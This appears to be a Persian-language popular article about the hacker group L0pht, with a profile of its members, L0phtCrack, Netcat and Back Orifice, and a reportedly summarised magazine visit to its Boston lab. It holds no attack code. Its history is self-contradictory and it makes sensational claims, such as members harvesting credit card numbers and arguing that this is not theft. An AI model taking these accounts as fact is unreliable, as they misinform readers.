«بـــــــه نام خـــالق آرامـــش»

نام کتاب: هکرهای زیرزمینی

نام نویسنده: caffeinebookly

تعداد صفحات: ۴۶ صفحه

تاریخ انتشار: مردادماه سال ۱۳۹۷

کافئین بوکلی
CaffeineBookly.com

مقدمه :

در گوشه کنار جهان از کوچه پس کوچه های کلان شهرهایی مثل همین تهران خودمان گرفته تا شهرهای آمریکای ی جنوبی و تا شهری مثل مسکو گرفته و یا کلان شهرهایی مثل New York ویا شهر های کوچکی در آلمان و اروپا تا محله های فقیر نشین در هند و چین و آفریقا و... و.... و.... همه جا و در هر زمانی مطمئن باشید شخصی با دقت هر چه تمام تر به صفحه نمایش مونیتور خود خیره شده است و با تلاش خستگی ناپذیر خود سعی بر شکست سدها و دعوت به مبارزه ای نفس گیر با تکنولوژی خودساخته ی بشری نموده است ...بله او یک هکر هست در هر سنی در هر جنسی در هر مکان شغلی ای و با هر فرهنگ و دینی ...یک هکر ...کمتر شهری در جهان را پیدا می کنید که اگر هیچ گروه منسجمی در آن نباشد حداقل یک هکر در ان یافت می شود که به فعالیت های هکری مشغول است .

دردنیای امروز به تعداد زیادی نسبت به سالهای گذشته گروه های امنیت شبکه و غیره به طور تصاعدی گسترش یافته اند و همیشه این سوال مطرح می شود چرا این مقدار زیاد ...ولی آیامی شود به همگی آنها کلمه هکر یا هکر ها اطلاق کرد مسلما نه ...! اگر بخواهیم طبق همان تعریف قدیمی هکر یعنی کسی که به علوم رایانه در سطح بالایی حتی فراتر از سطح دانشگاه آشنایی کامل دارد و به بیشتر زبان های برنامه نویسی مسلط بوده به سیستم ها و شبکه ها برای شناسایی نقطه های ضعف و اسیب پذیریشان بدون اجازه و بدون هیچگونه خرابکاری وارد وخارج می شوند و ان ضعف ها را می پوشانند یا و از طریق مهندسی معکوس ضعف سیستم ها و نرم افزارهای مذکور را شناسایی می کنند و با تلاش خود سعی بر رفع آن نواقص می کنند هکر نامیده می شوند باتوجه این تعریف تقریبا کلاسیک حداقل می توان گفت تعداد هکرهای واقعی در دنیا بسیار کم و تعداد گروههای هکری شاید به تعداد انگشتان دست یک انسان هم نرسند


در این مقاله بر آن شدم شما دوستان عزیز را حداقل با یکی از قدیمی ترین و شاید به عقیده ی بنده و بسیاری دیگر از دوستان پیشرفته ترین گروه هکری را به شما معرفی کنم که شاید از بسیاری جهات از دیگر گروه ها بسیار حرفه ای تر بوده ودر بعضی جهات منحصر بفرد می باشند . ابتدا شما در این مقاله به طور خلاصه با نرم افزار معروف و جهانی این گروه آشنا می شوید سپس در ادامه با بعضی از اعضا و همچنین فعالیت های تحقیقاتی اشان بیشتر آشنا می شوید .

(گروه هکری موسوم به L0pht)

(

در ماههای اخیر آخرین نسخه از سری کراکرهای L0pht Crack یعنی نسخه ی LC5 که خود در چندین نسخه مختلف عرضه شد از جمله Professional و Administrator و Standard به جرات می توان گفت LC5 بهترین کراکر موجود حال حاضر دنیای Cyber می باشد می توانید نسخه LC5 Trail Version را از آدرس زیر دانلود نمایید http://www.atstake.com/lc

(L0pht Crack v5)



برنامه LC5 به طور شگفت آوری قادر به کراکینگ کلمات بسیار پیچیده می باشد از جمله قادر به چک کردن یک میلیارد ترکیب حروف ها در ثانیه است که قدرت شگفت انگیزی به این نرافزار می بخشد همانطور که گفته شد قادر به کراک پسووردهای هش شده UNIX بوده و همانند version های قبلی دارای قدرت Sniff داده ها و همچنین اضافه شدن متد precomputed به روش های قبلی است قابل ذکر است 4 روش کلاسیکی که L0pht Crack ها از آن ها عمدتا بهره میبردند شامل User Info و Dictionary Attack و Hybrid Attack ودر آخر اگر هیچکدام از متد های فوق به جواب نمیرسیدند روش Brute Force اخرین روش موجود می باشد گرچه مقداری زمانبر است که این بستگی به نوع کلمه از جمله بلندی کلمه و ترکیب حروف که به طور مثال آیا حروف کوچکند یا بزرگ اعداد و نشانه ها آیا در آن به کار رفته است یا نه ، بستگی دارد ولی به هر حال بعد از گذشت زمان لازم حتما به جواب خواهید رسید .

البته موضوع این مقاله مربوط به این نرم افزارها نیست بلکه فقط از برای آشنایی دوستان یاد آوری کوچکی به نحوه توسعه و عملکرد این نرم افزار اشاراتی کردم البته صحبت در مورد چگونگی عملکرد این نرم افزارها و آشنا شدن به خصوصیات هر یک خود مجالی دیگر می طلبد که بنا به موضوع جاری این مقاله در این فرصت نمی گنجد ادامه بحث فوق را به مقاله ای دیگر موکول می کنم . موضوع اصلی مقاله ای را که در ذیل آن را مطالعه خواهید کرد آشنایی با خود گروه و اعضای کنونی گروه L0pht می باشد .همچنین آشنایی با توانایی های این گروه هکر ی که از اواخر دهه 70 و اوایل دهه 80 میلادی تاسیس گردید می باشد .شاید این سوال برای شما پیش آمده باشد که چرا با وجود این همه از گروه های هکری و تیم های مختلف که هم اکنون در سراسر دنیا مشغول فعالیت هستند و شاید برخی از آنان هم اسم و رسمی در دنیا برای خود بر پا کرده اند .چرا گروه L0pht ؟

شاید یکی از علت ها ای که می توانم به آن آشاره کنم این باشد که این گروه یکی از قدیمی ترین گروههای امنیت شبکه بود که تقریبا 25 سال پیش تاسیس شد به همراه وارد شدن کامپیوتر های شخصی Apple به بازار در دهه 80 میلادی بعضی از جوانان punki مسلک آن دوره به این پدیده جدید که در آن زمان پدیده ای نو به شمار می آمد روی اوردند. شاید این مسئله در آن زمان که نیاز به پاسخ دادن به یک سری کنجکاوی های دورنی آنها نیز بر شمرده می شد ، بود و این مسائل بود که در آخر به تشکیل این گروه انجامید که با سیر تکاملی این گروه در دنیای هکرهای سایبر بر افزایش تجربه این جوانان نیز منجر می شد هم اکنون این گروه به عنوان مرکز تحققیقاتی شرکت @tstake می باشد و در حال تولید چندین نرافزار دیگر از جمله Web Proxy و Anti Sniff و غیره است شاید شما نیز یکی از استفاده کنندگان حال حاضر چاقوی ارتشی جیبی شبکه ها یا همان Netcat خودمان در Windows Platforms بوده باشید و همانطور که می دانید اصلا این ابزار برای خانواده های UNIX می باشد بله به مدد همین گروه و متخصصان آن بود بود که NetCat را علاوه بر UNIX در داخل Windows Families نیز استفاده می کنیم . از زمان تشکیل این گروه به نسبت عمر دنیای کامپیوترهای شخصی زمان زیادی می گذرد در ابتدا تعداد اعضای گروه L0pht بیشتر از حال حاضر آن بود اما در حال حاضر فقط هشت مرد جوان اعضای این گروه را شامل می شوند . از جمله کارهای بسیار اساسی این گروه پیدا کردن Bug های سیستمی در شبکه ها می باشد بسیاری از Exploitهایی را که هم اکنون گروه های به اصطلاح هکری (Skritp Kiddies) از آنها برای نفوذ به شبکه ها و دیگر اهداف استفاده می کنند را همین گروه L0pht کشف و در دنیا ثبت نموده است .

البته به نظر می رسید در اواخر این هزاره این گروه در حال منحل شدن بود به این علت هم که بعضی از اعضای اصلی این گروه تحت تعقیب دولت ایالات متحده قرار گرفتند ولی این اعضا برای رهایی از هر گونه بیگرد و جلوگیری از بازداشت خود پذیرفتند مسوولیت تحقیقات امنیت یک شبکه ی از شرکت های دولتی که همان @tstake می باشد را ناچارا بپذیرند با این وجود هنوز عده ای بر این باورند که این سلاطین هک واقعا به کار برای دولت مشغول نسیتند و فقط برای رهایی از زندان این موضوع را پذیرفته اند . احتمال می رود چندی از هک های سایت های معروف دنیا توسط چند تن از اعضای جدید همین گروه به وقوع بپوسته باشد . از جمله شاکیان قدیمی این گروه Microsoft می باشد زیرا مدیران این شرکت بر این باورند که بسیاری از باگ هایی را که این گروه کشف می کند را به جای منتشر ساختن در محافل دولتی و اعلام عمومی ابتدا در دنیای زیر زمینی پخش کرده و از این طریق باعث صدمات جبران ناپذیر زیادی به امنیت شبکه در سرتاسر دنیا می شوند

در ادامه شما را دعوت میکنم با هم به بازدید از لابراتوار تحقیقاتی این گروه که در طبقه دوم یک ساختمان تقریبا قدیمی در حومه شهر بوستون ایالات متحده واقع شده است برویم و با هم ببینیم که چگونه این جوانان سیطره خود را بر روی شبکه گسترش می دهند همچنین در ادامه شما را با اعضای این گروه و همچنین پروژه های در دست تحقیق شان آشنا می نمایم.

توجه : (این قسمت از مقاله توسط یکی از گزارشگران معروف آمریکایی مجله New York Times تهیه شده است. به جهت طولانی بودن مقاله یاد شده از آوردن کل مطالب آن گزارش صرف نظر می کنم و به قسمت های که برای خوندگان می تواند جالب باشد به طور خلاصه به انها اشاره میکنم)

شاید شما هم در اجلاس سالا نه هکرها شرکت کرده اید در Defcon 11 من هم به عنوان خبرنگار مجله برای تهیه گزارشی حضور داشتم ولی یک چیز نظر من را در بین آن همه هکر و سیاستمدار و محققان بیشتر به خودش جلب کرده بود شخصی بود با موهای بلند و تیپ مد و لباسی که من را به یاد 15-20 سال گذشته می انداخت. با پرس و جو از افراد شرکت کننده در اجلاس فهمیدم که او مدیر یک گروه هکری به نام L0pht هست البته نام واقعی او را نفهمیدم ولی به او Dr. Mudge می گفتند البته از کسی هم شنیدم که اسم واقعی اش Zatko هست ولی من فکر نمی کنم درست باشد .همچنین با مقداری پرس وجو و شرکت در جلسات کنفرانسی که Mudge در حال سخنرانی بود فهمیدم که یکی از بزرگترین هکر های حال حاضر دنیا است .حالا یک سال از آن زمان می گذرد و من با تلاش فراوان و با کمی خوش شانسی توانستم نظر مدیر این گروه را برای یک بازدید و مصاحبه هایی کوتاه با اعضای این گروه جلب کنم البته در آن بازدید من اصلا نتوانستم مصاحبه ای را با هیچ کدام از اعضا داشته باشم آنها در حال کار خودشان بودند و من در حال نظاره کردن شان و همه چیز به نحو دیگری که من انتظار نداشتم پیش رفت در واقع من در آنجا سحر شده ی جادوی قدرت این هکرهای خوش فکر شده بودم و در واقع آنها بودند که روند بازدید من را در آنجا رقم زدند .

(آقای Dr Mudge رئیس گروه L0pht)

اعضای گروه L0pht می توانید وقتی شما Online هستید شما را بر روی ر شبکه شناسایی کرده و بدون هیچ مشکلی شما رو به حالت Offline ضربه زده و اسیب پذیر نمایند همچنین آنها شماره ی کارت های اعتباری شما رامی دزدند و پوشش کل توان شبکه انان را به طور کامل قطع می نمایند و با این همه وجود آنها انتظار دارند شما اینطور فکر کنید که آنها آدم های خوبی هستند!!!

در حال با رفتن از پله های قدیمی یک ساختمان فکر های زیادی به ذهنم خطور می کرد حالا که توانسته بودم موافقت مدیر این گروه را برای بازدید از لابراتوارشان جلب کنم باید از آنها چه سوال هایی میکردم مثلا تو یکی از مقاله های خود این گروه این مطلب رو نوشته بودند که :

یک سوال از روی کنجکاوی .آیا میخواهید بدانید افراد را در وب چگونه Offline کنید ؟

بعد از وارد شدن به لابراتوار دیدم این جوانان هر کدام به کاری مشغول هستند و فهمیدم این مثل همه مصاحبه های قبلی نیست که طرف مقابل جلوم روی صندلی بشیند و من از او سوال کنم پس رفتم سراغ یك جوانی که جلوی یک کامپیوتر پیش رفته ی Sun Microsystems نشسته بود و آنقدر غرق در کار بود به طوریکه هنوز نفهمیده بو من کنارش هستیم به هر حال Silicosis (اسمی که به آن شناخته می شود) جوانی بود لاغر اندام با چشمهایی جدی که مقداری تو صورت ظریفش هم فرو رفته بود او جدید ترین عضو هکرهایی بود که به انها L0pht اطلاق می شد . کاملا مشهود بود که زیاد راحت نبود وقتی که ازش خواستم درباره ی خودش صحبت کند او گفت که سنش 20 سال هست .در هنگام مصاحبه با من هم چنان مشغول هک کردن بود . او یک دفعه رو به من کرد و گفت در حال نوشتن برنامه ایست که هنوز کسی آن را تا حالا در دنیا طراحی نکرده است سپس با مکثی کوتاه ادامه داد که این برنامه واقعا یک مبارزه جدی با تکنولوژی حال حاضر در دنیاست

من در کنار پشت سیستمی که او در حال کار با آن بود نشستم او می خواست به من کشف جدیدش را نمایش دهد موضوع این بود که این جوان می توانست با رد گیری و تعقیب پیغام هایی که در یک شبکه خیلی بزرگ بین کاربر ها رد و بدل می شد به سیستم هر شخصی که در حال استفاده از Windows 95,98,2000 بود دست پیدا کند و حتی کسانی را که در حال استفاده از مودم کابلی بودند را از وب Disconnect کند. من کاملا شگفت زده شده بودم.

هشت مردی که گروه L0pht را تشکیل داده اند خودشان را با اسم های مجازی به من معرفی کردند و من هیچ وقت نفهمیدم که اسم های واقعی انها چیست چه برسد که از دیگر مسائل آنها باخبر شوم مثلا اینکه از کجا آمدند تحصیلاتشان چست . از چه زمانی وارد این موضوعات شدند و بسیاری از سوالات دیگر که همه ی آنها بی جواب ماند. به هر حال اسم مجازی این هشت نفر به شرح زیر هست:

Dr.Mudge . Space Rogue , Dildog , Brain Oblivion , Kingpin , Silicosis, Weld Pond and John Tan

The L0pht boys, from left: Silicosis, Brian Oblivion, John Tan, Mudge, Kingpin (standing), Space Rogue (front), Weld Pond and Dildog.

Silicosis برای نشان دادن این مطلب جدیدی که کشف کرده بود یک سری دستوراتی را به صورت Online نوشت و بعد با حالت خاصی دکمه Enter را زد و با اطمینان کافی از کامپیوتری که از اطاق تا چند لحظه پیش به سرورهای دانشگاه MIT وصل شده بودند همگی آنها به حالت Offline در آورده بود و حالا یک سری از اطلاعاتی را که در بین مسیر باقی مانده بودند و به علت Offline بودن سرورهای دانشگاه MIT در حال بلوکه شدن بودند را با مهارت خاصی جمع آوری کرد و بعد از خارج سازی آن Packet ها از حالت Encrypt به من لیست بلندی از شماره های تلفن افراد گرفته تا مکالمات خصوصی و شماره های رمز و شماره ی کارت های اعتباری وخیلی چیزهای دیگه را نشان داد او به من گفت که با این کارش حتی هیچ جایی رو هم هک نکرده و فقط به جمع آوری داده های سرگردان بر روی آن مسیر های خاص پرداخته که این موضوع هم هیچ جا خلاف قانون نمی تواند باشد و همچنین توضیح داد که چگونه می شود از این روش برای گرفتن اطلاعات لازم از بین وب و اطلاعاتی که به کامپیوتر نزدیک شما رد و بدل شده بود برای دوباره مسیرگرفتن به سیستم شما از آن استفاده کرد. یک هکر باهوش می تواند از این روش برای Capture کردن اطلاعات بانکداری و تمامی شماره های رمز و اطلاعات کارت های اعتباری استفاده کند.

Silicosis این موضوع جدید خودش را در اواسط ماه گذشته در وب سایت L0pht منتشر کرد همچنین این مسئله توسط انتشارات کامپیوتری InfoWorld و مجله انلاین ZDNet پوشش داده شد همزمان با انتشار این مسئله سخنگوی Microsoft به عنوان اعتراض به این مطلب برای تقبیح این عمل به گزارشگران گفت

که این گروه باید سعی خود را برای بهبود و ساخت نسخه امن تری از protocol هاباید متمرکز بکنند نه برای تضعیف آن . Silicosis از این مطالب سخت شگفت زده شده بود و گفت چرا Microsoft به بهبود سیستم هایشان نمی پردازند و مشکلات فنی متعدد موجود در پروتکل ها و محصولاتشون را برطرف نمی کنند و این اشکالات در وهله اول متوجه خود آنها می باشد که چرا برای کسب درآمد بیشتر مسئله امنیت را در نظر نگرفته و با وجود آگاهی به این موضوع که محصولاتشان پر از اشکالات متعدد است که خواه ناخواه به مرور زمان کشف می شوند به بخش وسیع آن در سراسر دنیا می پردازند پس خود آنها می باشند که بستر ناامنی در شبکه ها را مبتنی بر محصولات ضعیفشان آماده می کنند .حال اینکه افرادی این ضعف های جدی را کشف می نمایند ازاین مسئله بناراحت و عصبانی می شوند .

در ادامه مصاحبه با Silicosis بودم که Silicosis و Brain جهت نصب یک آنتن ماهواره ای به بالای ساختمان رفتند آنها می خواستند با نصب این انتن 1.5 متری Send and Receive یک سیستم شنود ماهواره ای را ایجاد نموده و این مسئله را تست کنند که آیا قادر به Capture کردن اطلاعات ماهواره ای ارسالی از ایستگاههای کاری زمینی و بالعکس می باشند .واقعا که در این بازدید 2 ساعته با چه چیزهای عجیبی مواجه شده بودم . هر کدام از این جوانان در یک زمینه ی خاصی تبحر داشتند ولی به طور کلی همه گی چه از جوانترینشان Silicosis وچه از مسن ترین شان Mudge تسلط شگفت انگیزی به برنامه نویسی به برنامه های مختلف داشتند به خصوص Mudge که در همان جا به من چند تا از ابداعاتش را نشان داد .

آنها بر روی پروژه هایی از قبیل طراحی نرافزار های هوشمند اینترنتی گرفته تا ابداع نرم افزارهای تجاری چند هزار دلاری سخت مشغول کار بودند و شاید این گروه در بسیاری از جهات با خیلی از دیگر گروه ها فرق های اساسی داشتند و ان هم در نوع تحقیقاتشان بیشتر بود آن ها هکرهایی Top بودند که اصلا به فکر Defacement و خرابکاری در داده ها نبودند و دیگر کارهای که در بسیاری از جوامع هکری رواج دارد در شیوه ی کاری اینان معنایی نداشت یکی از مهمترین خدماتی را که این گروه ارائه می دهد دادن خدمات مشاوره ای امنیت داده ها وشبکه به متقاضیان است که البته پول خوبی را هم از این راه کسب می کنند به طوریکه برای امن کردن هر سایت اینترنتی برای هر ساعت 150 دلار دریافت می کنند چه برسد به طراحی شبکه های امن و دادن خدمات مشاوره . گاهی اوقات .آنها برای تفریح هم که شده به تهیه ی Botهای اینترنتی گرفته تا ویروس های مخرب بنهانکار و تروجان های مختلف تا به بازیهای قدیمی نوستالوژی کمودور و Amiga ,غیره مشغول می شوند والبته آنها به شاهکار همیشگی خود که L0pht Cracks اشاره می کنند و به ابداع الگوریتم های پیچیده ی آن افتخار می کنند.

به هر حال به این موضوع رسیدم که این هشت هکر جوان در مسیری گام بر می دارند که با کشف مشکلات سیستم ها و اعلام کردن آن ضعف ها به دیگر شرکت ها برای خود هم منبع درآمد بالایی بدست می آورند حالا از این جزئیات می گذریم و بیشتر با خود گروه آشنا شویم .

لابراتوار L0pht در طبقه ی دوم یک ساختمان قدیمی در حومه شهر بوستون واقع شده است که بر روی در آن علامت یک مرد با پیتزا ، واقع شده است . صدای بازی Domino هم در سراسر ساختمان پیچیده است .و من در ابتدا فکر کردم که ادرس لابراتوار را اشتباهی آمدم.

به نظر می رسید همگی آنها سنی بین 20 تا 30 سال داشته باشند اما در 6-7 اتاقی که انها مشغول به کار بودند مثل خانه های بازی و سرگرمی و مغازه های قطعات الکترونیکی طراحی شده بود بر روی دیوار یکی از اتاق ها پر از مدارات و بورد های کامپیوتری جدید و قدیمی بود که بر روی هم تا انتهای سقف چیده شده بودند در سمت دیگری شما می توانستید از هر قطعات کامپیوتری جدید و قدیمی پیدا کنید . در این لابراتوار در حدود 200 کامپیوتر از سیستم های پر قدرت مثل Sum Microsystems گرفته تا یادمان هایی از قطعات به جا مانده از سیستم های Commodore 64 و Apple II می توانستید پیدا کنید. من خود یک مازول قدیمی RAM را که دیگر فکر کنم در هیچ جای از دنیا حتی شرکت سازنده اش یافت نمی شد از آنها به یادگار گرفتم و به دسته ی کلیدهایم نصب کردم شاید من هم به نوعی دچار نوستالوژی شده بودم . اینجا پر از کابل های رنگی سیاه و زرد بود که به این طرف و آن طرف اتاق ها کشیده شده بود .چندین سرور و مسیر یاب همچنین . مودم های DSL و ISDN و CPU های نیمه بار شده بود در آنجا به وفور یافت می شد بر روی دیوار ها هم عکس هایی از خوانندگان Rock دهه ی 80 دیده می شد در اینجا

چند تا شبکه ی داخلی هم برای کارهای داخلی خودشان طراحی کرده بودند و از طریق همین شبکه ی داخلی با هم از اطاق های کناری صحبت می کردند و به هک های گروهی می پرداختند البته باز هم به این مساله اشاره می کنم که نوع هکی که این هکر ها به آن مشغول بودند تفاوتی بنیادی با آنچه که در دنیای هکرها به آن هک گفته می شود وجود داشت .

(Brain Oblivion وDr.Mudge)

روش کاری گروه L0pht به اینصورت هست که آنها در ابتدا بر روی سیستم های داخلی خودشان حفره هایی را پیدا می کنند و بعد از اطمینان از نوع وجود حفره و ویژگی ها و مشخصات آن آسیب پذیری اول به صاحب آن سیستم ها برای رفع آن حفره ها پیشنهاد قرارداد می کنند و در صورت عدم موافقت آنها که در اغلب آوقات هم همینطور است (زیراتعداد زیادی از حفره های کشف شده توسط این گروه مربوط به شرکت مایکروسافت است و خود شما می توانید بقیه ی مطلب را حدس بزنید) آن را به طرق مختلف در اختیار دیگر هکرها از طریق وب سایت شرکت @stake قرار می دهند اما نه طوریکه آنها را به مشکلات قضایی روبرو کند این دیگر هکر ها هستند می ایند و به وب سایت آنها سر می زنند و با آگاهی از آسیب پذیری های جدید برای آنها Exploit می نویسند در واقع هکرها فقط از یافته های این گروه استفاده می کنند و گه گاهی برای یک سری از آن حفره ها Exploit هم می نویسند همین چند وقت پیش بود که یکی از سناتور به آنها لقب گانگستر های سایبر داده بود و گفته بود این گروه کارشون در این شرکت در زمینه ی ایجاد امنیت برای شبکه ها نیست بلکه اگر برای بهبود وضع امنیتی مشکلات سیستم آنها را پیدا می کنند نباید این مشکلات فنی را در اختیار دیگر هکر ها قرار بدهند بلکه باید باجایی که او مشکلات را در آنجا پیدا کردند تماس بگیرند و از آنجایی که بیشتر حفراتی که این گروه هر ساله کشف و منتشر می کنند عمدتا مربوط به محصولات Microsoft هست و این گروه هم هیچ وقت مبادرت به اطلاع دادن در مورد آن حفره ها به Microsoft نمی کنند چون این شرکت با آن همه سرمایه حاضر نیست هیچ چیزی در ازای آن مطالب به این گروه بپردازد و همیشه دعوای لفظی و کنایه زدن به هم دیگر بین این دو از چندی پیش بوده و همین موضوع را جالب می کند که هشت مرد جوان چگونه در مقابل غول کامپیوتری دنیا اینطور ایستاده اند و این در حالی بود که Microsoft توانسته بود رقبایی مثل Open Source ی ها و بسیاری دیگر از شرکت های بزرگ را تحت سلطه ی خود در بیاورد و تا مدتی هم که شده کنار بگذارد ولی در مقابل این 8 مرد کاملا تسلیم شده است و جالب است بدانید اگر Microsoft به این هکر ها می گوید تروریست های سایبر اصطلاحی هم که L0pht ای ها برای Microsoft به کارمی برند این می باشد Microshit

(Space Rogue وKing Pin)

شاید یکی از مهمترین اعضای این گروه رئیس آن آقای Mudge است Mudge نیز علاوه بر L0pht عضو گروه هکری کلاه مشکی ها به نام Cult of dead Cow می باشد شاید شما هم با تروجان معروف Back orifice 2000(Bo2k) آشنا باشید و یا حتی با آن نیز کار کرده باشید Mudge و Dildog دو تن از نویسندگان اصلی این برنامه با تروجان بودند به خاطر مسایل امنیتی و اینکه بعضی از اعضا این گروه جزو جامعه اصلی کلاه مشکی ها در امریکا بودند که البته به نظر من تمامی این گروه همگی جزوه Black hat ها می باشند به سختی توانستم رضایتشان را برای گرفتن چند عکس جلب نمایم شخصی که بیشتر از همه نظر من را به خود جلب کرده بود آقای Mudge بود.

آقای Dr.Mudge تحصیلات اصلی خود در دانشگاه را در رشته موسیقی عنوان کرد البته برای من جالب بود با آن تیپ عجیب و پانکی Mudge (شلوار جین وکفش اسپورت و یک تی شرت معمولی و با موهای بلندی که بر روی شانه هایش ریخته بود دکتری است در زمینه ی تحصیلات موسیقی ولی در عین حال به قول دیگر اعضای گروه The Hacker's Underground Rock Star) آقای Mudge در حدود 30 سال سن داشت و هم موسس گروه و هم با تجربه ترین فرد گروه بود, به اینصورت که در بین اعضای دیگر گروه چه از کسانی که از قدیم در L0pht بودند و چه از کسانی که تازه مثل Silicosis به گروه ملحق شده بودند آقای Mudge را به طور شایسته ای ستایش می کردند و از جهاتی هم به او یک نگاه خداگونه در زمینه ی هک داشتند Mudge بسیار خونسرد و البته بسیار خوش برخورد و شوخ بود . مقداری در مورد مسایل جاری دنیای هک و آینده ی دنیای کامپیوتر صحبت کرد و من اینقدر غرق در صحبت های Mudge شده بودم که اصلا از یادم رفته بود که من برای مصاحبه با آنها به ان جا آمده بودم ولی این درحالی بود که من با یک سری مطالب مهیج و جالب از دنیای هک اشنا می شدم سخنرانی Mudge خیلی کوتاه ولی جذاب و شیرین بود .

او به گفته ی اعضای گروه سلطان ناشناخته و پنهان هکرهاست و با اینکه در حال حاضر دیگر هکر ها و دیگر جوامع علمی رایانه کسان دیگری را به این عنوان بر می شمرند آن هم به خاطر اینست که در رسانه ها حاضر می شوند. از آقای Mudge خواستم که نظر خود را در این مورد برای من توضیح بدهند که جواب من فقط یک لبخند کوتاه بود . البته خود این لبخند حرف های ناگفته ی زیادی را مطرح می کرد البته من به موضوعی که Mudge بر آن بود که به من اشاره کند واقف شدم و آن این بود که مهم نیست چه القابی برای افراد گذاشته می شود بلکه نکته اصلی این ست که آیا ان افراد درزمینه ی عمل هم با آن القاب نسبت داده شده مطابقت می کنند یا نه !

شاید عده ی کمی ، اعضای این گروه را به طور کامل نشناسند ولی این سلاطین هک را همگی هکرهای کلاس بالا در اجلاس سالانه ی هکر ها Defcon یا Blackhat به خوبی می شناسند.


در ادامه ی مصاحبه . Mudge برای من توضیح داد که نرم افزاری تهیه کرده است که به گشت وگزار در محیط یک شبکه می پردازد و داده های خاصی را جستجو کرده و سپس بعد از جمع آوری به آدرس نامعلومی می فرستد او گفت که این کار او نمی تواند دزدی نامیده شود زیرا این شرکت ها و افراد هستند که اطلاعات شخصی خود و هر از چند گاهی محرمانه خود را بدون در نظر گرفتن مسائل امنیتی در شبکه پخش می کنند پس این اشکال بر من وارد نیست و من فقط به یک جستجو ی ساده می پردازم و اطلاعات را خود دیگران در اختیار من قرار می دهند

این هکرهای باهوش در حال تست Protocolهای شبکه به نکاتی پی می برند که حتی سازندگان آن به آن نکات واقف نبودند بر اساس همین کشفیا تشان است که قدرتشان در نفوذ به شبکه ها صد چندان میشود وبه راحتی میتوانند به مقاصد خود دست پیدا کنند

برای اینکه قدرت این هکرها برایتان روشن شود و به علت این مو ضوع پی ببرید که چرا به آنها سلاطین دنیای هکرها گفته می شود باید به یک تفاوت عمده این هکرها با دیگر هکر ها اشاره کنم هکر های عمده در دنیا با از Bug هایی که با خود آنها را شناسایی می کنند و با دیگران آنها را شناسایی می کنند برای نفوذ خود به سیستم ها استفاده می کنند و اگر در سیستمی نتوانند هیچ گونه حفرهای برای نفوذ بیابند عملیات نفوذ آنها با شکست مواجه می شود البته گروه L0pht هم یا از حفره هایی که خود کشف می کند یا دیگران پیدا می کنند برای نفوذ بهره می برند ولی یک تفاوت مهم در اینجا با دیگران پیدا می کنند که با پیدا نکردن هیچ حفره در هدف دست آنها به هیچ وجه بسته نخواهد بود دراین زمان آنها هنر خود را به نمایش می گذارند و آن این است که شرایطی را برای هدف محیا می کنند و به آن طوری القا می کنند که از خود شرایط باگ را نشان بدهد و کاری می کنند که سیستم هدف شرایط Bug را در خود محیا کند وسپس از همان باگ برای نفوذ استفاده می کنند مثالی که خود آنها برای همین موضوع می زنند اینست که اگر با خانه ای مواجه شدید که همه ی درها و پنجره های آن بسته است و راه نفوذی مثل یک پنجره نیمه باز یا حتی در اصلی خانه(افرادی که به مسایل امنیت توجه نمی کنند) یا در پشتی(Back Door) خانه باز نبود آنگاه با یک سنگ کوچک می توانید قسمتی از کنار یک پنجره رابشکانید قفل را باز کنید پنجره را بالا بکشید بعد به داخل بروید بله این همان نکته ای بود که به آنها لقب سلطان دادند برای نفوذ به هر سیستمی باگ های آن را کشف می کند و اگر چیزی به عنوان حفره پیدا نکردند خود برای آن سیستم حفره ایجاد می کنند.

البته انها این موضوع و مسائل دیگر را با احتیاط هر چه تمام تر به من عنوان می کردند که مبادا در آینده برای آنها سبب گرفتاری شود

دو مهره ی اصلی .گروه Dr.Mudge و Dil Dog همین دونفر موسسان این گروه هکری در دهه هشتاد میلادی بودند.



در سال 2000 میلادی گروه L0pht دیگر به عنوان این اسم در مجامع رسمی عنوان نمی شود زیرا این گروه از همان تاریخ به بعد جزو یکی از مراکز تحقیقات شرکت @stake در آمدند حتی آدرس سایت این گروه هم از www.l0pht.com به www.atstake.com عوض شد ولی با این حال در دنیای زیر زمینی هکرها آنهاهنوز یکه تاز تمام دوران ها به شمار می روند و همه ی هکر ها فقط L0pht را می شناسند نه چیز دیگری را .در واقع اگر منصف باشیم وبه مهارت های این گروه و دیگر گروهها نگاهی بیندازیم به این مسئله اذعان خواهیم کرد که این هکرهای جوان صاحبان اصلی دنیاي زیر زمینی هستند و بر آن حکمرانی می نمایند. اینان صاحبان اصلی Defcon و BlackHat در دنیا می باشند .ولی در خارج از آن حوزه ها دوست دارند همیشه ناشناس باقی بمانند زیرا کلمه ی شهرت را نمی توان در فرهنگ لغت این اشخاص یافت هر چند به نظر می رسد آنها از اینکه به عنوان زیر مجموعه ی یک شرکت در آمده اند و این با نوع تیپ آزاد گرایانه ی آنها تا حدی منافات نیز دارد ولیکن از این موضوع هم خوشحالند که حداقل با این ترفند توانسته اند از دام هر گونه بیگردی با پیوستن به شرکت @stake بگریزند و دعواهای 